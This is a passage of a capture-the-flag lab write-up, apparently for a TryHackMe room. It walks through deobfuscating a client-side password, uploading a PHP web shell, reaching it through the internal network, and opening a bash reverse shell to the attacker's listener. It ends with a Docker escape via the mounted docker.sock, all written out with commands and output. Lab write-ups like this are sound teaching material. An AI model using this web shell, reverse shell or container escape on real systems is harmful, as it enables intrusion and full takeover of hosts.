 The password protected Finance Panel
As a side note, we could have found the password even if we didn’t have it already, because the password is hardcoded and stored client side.
If we view the source code, we can see a line of obfuscated javascript.  The web page source code
We can deobfuscate it using deobfuscate.io to find the password.  Using javascript deobfuscator
We enter the password to proceed to view the finance panel.
 The finance panel
The page contains some file upload functionality, and since we are dealing with a php application, we will attempt to upload the following php web shell:
1
<?php system($_REQUEST['cmd']); ?>
There does not appear to be any file type validation, as our upload is successful. We see that the file is uploaded to uploads/shell.php.
 Successful file upload
If we try to browse to http://review.thm/uploads, we find that the file isn’t there.
 Directory listing for /uploads
This makes sense as the file upload functionality is hosted on the internal network, so the uploads are probably also stored on the internal network. We can once again use the web applications functionality to request /uploads/shell.php from the internal network.
 Intercepting and editing the web request in Burp Suite
We were able to reach the web shell, and the id command was executed. The internal server is running in the context of root.
 The http response showing the output of the id command
Now we will start a netcat listener and execute the following reverse shell payload:
1
bash -c "bash -i >& /dev/tcp/10.14.111.160/5150 0>&1" &
We URL-encode the payload and send the request with Burp Suite.
 Sending our URL-encoded payload using the Repeater in Burp Suite
We receive a root shell.
1
2
3
4
5
6
kali㉿kali $ nc -lvnp 5150
listening on [any] 5150 ...
connect to [10.14.111.160] from (UNKNOWN) [10.10.201.232] 43480
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@4f18a45cca05:/var/www/html/uploads#
Docker Escape
Our shell is running inside a docker container, as indicated by .dockerenv in the file system root.
1
2
3
4
5
6
root@4f18a45cca05:~# ls -la /
total 60
drwxr-xr-x   1 root root 4096 Jun  4 15:46 .
drwxr-xr-x   1 root root 4096 Jun  4 15:46 ..
-rwxr-xr-x   1 root root    0 Jun  4 15:46 .dockerenv
<SNIP>
Enumerating the container, we find that the docker socket is mounted.
1
2
root@4f18a45cca05:~# find / -name "docker.sock" 2>/dev/null
/run/docker.sock
Furthermore, we are able to run docker commands inside the container.
1
2
3
4
root@4f18a45cca05:~# docker image list
REPOSITORY      TAG       IMAGE ID       CREATED        SIZE
phpvulnerable   latest    d0bf58293d3b   5 months ago   926MB
php             8.1-cli   0ead645a9bc2   8 months ago   527MB
We can abuse this by running a container with the host’s file system mounted.
1
root@4f18a45cca05:~# docker run -v /:/mnt --rm -it php:8.1-cli chroot /mnt bash
Command explanation:
docker runto run a command in a new container.-v /:/mntto mount the host’s file system/to/mntin the container.--rmto remove the container after we exit.-itto run the container interactively.php:8.1-cliis the image, it is one of the images we listed earlier.chroot /mntto change the root directory of the container to/mnt, which is the host file system we mounted.bashis the command to run, and we want to run a bash shell.
We then have full access to the host file system, and find the flag in /root.
1
2
3
4
5
root@e0dab901e085:/# ls /root
 bin   flag.txt   lib   root   share   snap  '~'

root@e0dab901e085:/# cat /root/flag.txt
THM{REDACTED}